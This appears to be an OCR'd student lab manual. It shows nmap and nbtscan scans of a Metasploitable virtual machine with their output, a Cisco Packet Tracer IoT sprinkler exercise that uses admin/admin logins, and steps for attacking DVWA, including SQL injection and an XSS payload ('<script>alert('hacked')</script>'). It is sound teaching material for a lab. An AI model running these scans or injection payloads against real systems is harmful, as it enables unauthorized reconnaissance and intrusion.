
Step 16: Now check for the options that are updated as show options

Step 17: Now we are ready for exploitation, exploit.









4. Perform Network scanning using following nmap commands:

a) nmap -p

b) nmap -sV


c) nmap -sT


d) nmap -O


e) nmap -A

f) nmap –Pt

- Getting super access using the command $ sudo -s
- Check the IP address of the target (Metasploitable) using ifconfig
- Enter the command nbtscan, it is a program for scanning IP networks for NetBIOS name information. nbtscan 192.168.56.101
- Enter the command nmap followed by the target IP, nmap is a utility for network exploration security auditing and for the system versions. nmap 192.168.56.102
- Enter man nmap you get n number of descriptions and various commands.
- The command nmap -p followed by the IP of target i.e 192.168.56.102. It is used to check the ports which are vulnerable.
- If we give the command followed by nmap -p 21,22,23 192.168.56.102. It is used to scan for a particular port.
- The command nmap -sT 192.168.56.102. It is used to check the TCP connection**.**
- The command nmap -sU 192.168.56.102. It is used to check the UDP connection**.**
- The command nmap -sV 192.168.56.102. It is used to check the System Version
- The command nmap -O 192.168.56.102. The -O flag enables OS detection.
- The command nmap -A 192.168.56.102 is used to check for the aggressive values.
- The command nmap -Pt 192.168.56.102 is used to check for the different ports.



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo -s
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
inet6 fe80::93ff:2db8:661c:22fb prefixlen 64 scopeid 0x20<link>
ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
RX packets 12962 bytes 4047146 (3.8 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 17492 bytes 1268102 (1.2 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 1573 bytes 158495 (154.7 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 1573 bytes 158495 (154.7 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
┌──(root㉿kali)-[/home/kali]
└─# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 LAPTOP-Q1OCGVI4 <server> <unknown> 0a:00:27:00:00:04
192.168.56.102 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendto failed: Permission denied
┌──(root㉿kali)-[/home/kali]
└─# nmap 192.168.56.0/24
Starting Nmap 7.93 (https://nmap.org) at 2023-03-13 08:31 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.1
Host is up (0.00046s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT STATE SERVICE
902/tcp open iss-realsecure
912/tcp open apex-mesh
3306/tcp open mysql
5357/tcp open wsdapi
MAC Address: 0A:00:27:00:00:04 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00021s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:E5:51:18 (Oracle VirtualBox virtual NIC)
Type here to search
7°C Partly cloudy
ENG
18:04
13-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Nmap scan report for 192.168.56.102
Host is up (0.00036s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up (0.0000050s latency).
All 1000 scanned ports on 192.168.56.101 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Nmap done: 256 IP addresses (4 hosts up) scanned in 7.11 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 21,22,23 192.168.56.102
Starting Nmap 7.93 (https://nmap.org) at 2023-03-13 08:31 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00052s latency).
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap -sT 192.168.56.102
Type here to search
7°C Partly cloudy
ENG
18:05
13-03-2023


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: /home/kali
File Actions Edit View Help
Starting Nmap 7.93 (https://nmap.org) at 2023-03-13 08:31 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00052s latency).
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap -sT 192.168.56.102
Starting Nmap 7.93 (https://nmap.org) at 2023-03-13 08:32 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.102
Host is up (0.00056s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
┌──(root㉿kali)-[/home/kali]
└─# nmap -sU 192.168.56.102
Starting Nmap 7.93 (https://nmap.org) at 2023-03-13 08:32 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Type here to search
7°C Partly cloudy
ENG
18:07
13-03-2023


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sU 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-27 08:45 EST
Stats: 0:01:11 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 20.92% done; ETC: 08:50 (0:03:39 remaining)
Stats: 0:01:12 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 21.02% done; ETC: 08:50 (0:03:42 remaining)
Stats: 0:04:32 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 30.84% done; ETC: 08:59 (0:09:41 remaining)
Nmap scan report for 192.168.56.102
Host is up (0.00074s latency).
Not shown: 912 closed udp ports (port-unreach), 84 open|filtered udp ports (no-response)
PORT     STATE SERVICE
53/udp   open  domain
111/udp  open  rpcbind
137/udp  open  netbios-ns
2049/udp open  nfs
MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1790.22 seconds
```



5. Networking project on Fire extinguisher using cisco packet tracer.

Fire Extinguisher project is done using the cisco packet tracer. Cisco packet tracer is a network simulation tool. This project is used to control the fire and to activate the filter when there is

smoke detected beyond the range specified. To implement this, we required mainly 4 components they are the server, water sprinkler, smoke detector, and 3 cars that emits the smoke.

Steps:

• Drag and Drop Server pt, Access point, Smoke detector, lawn sprinkler sprinkler, old car3.

• Rename Server pt as "Registration Server" and Rename lawn sprinkler sprinkler as "lawn sprinkler IOT-0".

• Double click on Access point and select config then select port1 and write "SSIO" in place of CISCO.

• Double click on server and select desktop then select IP config then select "static" & also write IPv4 as "1.0.0.1"

• Double click on Smoke detector and select config then select wireless0 and write "SSIO" inplace of CISCO & also select IP config as "static" and IPV4 as "1.0.0.2".

• Double click on Sprinkler and select config then select wireless0 and write "SSIO" inplace of CISCO & also select IP config as "static" and IPV4 as "1.0.0.3"

• Now connect access point to registration server using symbol

• Double click on Sprinkler and select settings and then Remote Server and write server address as "1.0.0.1", username:"admin" & password:"admin" and press connect.

• Double click on Smokedetector and select config and then select settings and then select Remote Server and write server address as "1.0.0.1", username:"admin" & password:"admin" and press connect.

• Add IP address for Registration Server as "1.0.0.1", Smoke detector as "1.0.0.2" & Lawn sprinkler IOT-0 as"1.0.0.3".

• Now double click on Registration server and select services and select IOT and select "on".


• Now double click on Registration server and select Desktop and select web browser and in url type as "1.0.0.1" and press go.


• Now select "signup" and type username & password as "admin" then press create.

• Select "conditions" and select add and type name as "smoke on" and then set the level as ">=0.4" and select sprinkler status "true" and then press ok.

• Select "conditions" and select add and type name as "smoke off" and then set the level as "<=0.4" and select sprinkler status "false" and then press ok.

•To obtain the smoke press ALT+ car.





Group 2:

1. **Perform exploiting DVWA**

   a) Perform SQL injection on DVWA

   b) Perform Cross-site scripting on DVWA

   c) Perform File upload DVWA

   Step 1: Find the IP address of the pc using- ifconfig. Then find IP of Metasploit using: nbtscan.

   Step 2: Copy the IP of Metasploit and paste it in Firefox. Choose the DVWA in order to find the vulnerabilities. Enter the username and password –

   username: admin, password: password

   Step 3: Set the DVWA security to low.

   Step 4: SQL Injection – Process by passing the queries, so that we can get unauthorized access


   Step 5: SQL Injection (Blind)- also a kind of SQL injection used to attack data- driven applications using SQL statements. SQL statements are inserted into an entry field for execution.


   Step 6: XSS reflected-Used to add the script

   <script>alert(“hacked”) </script>

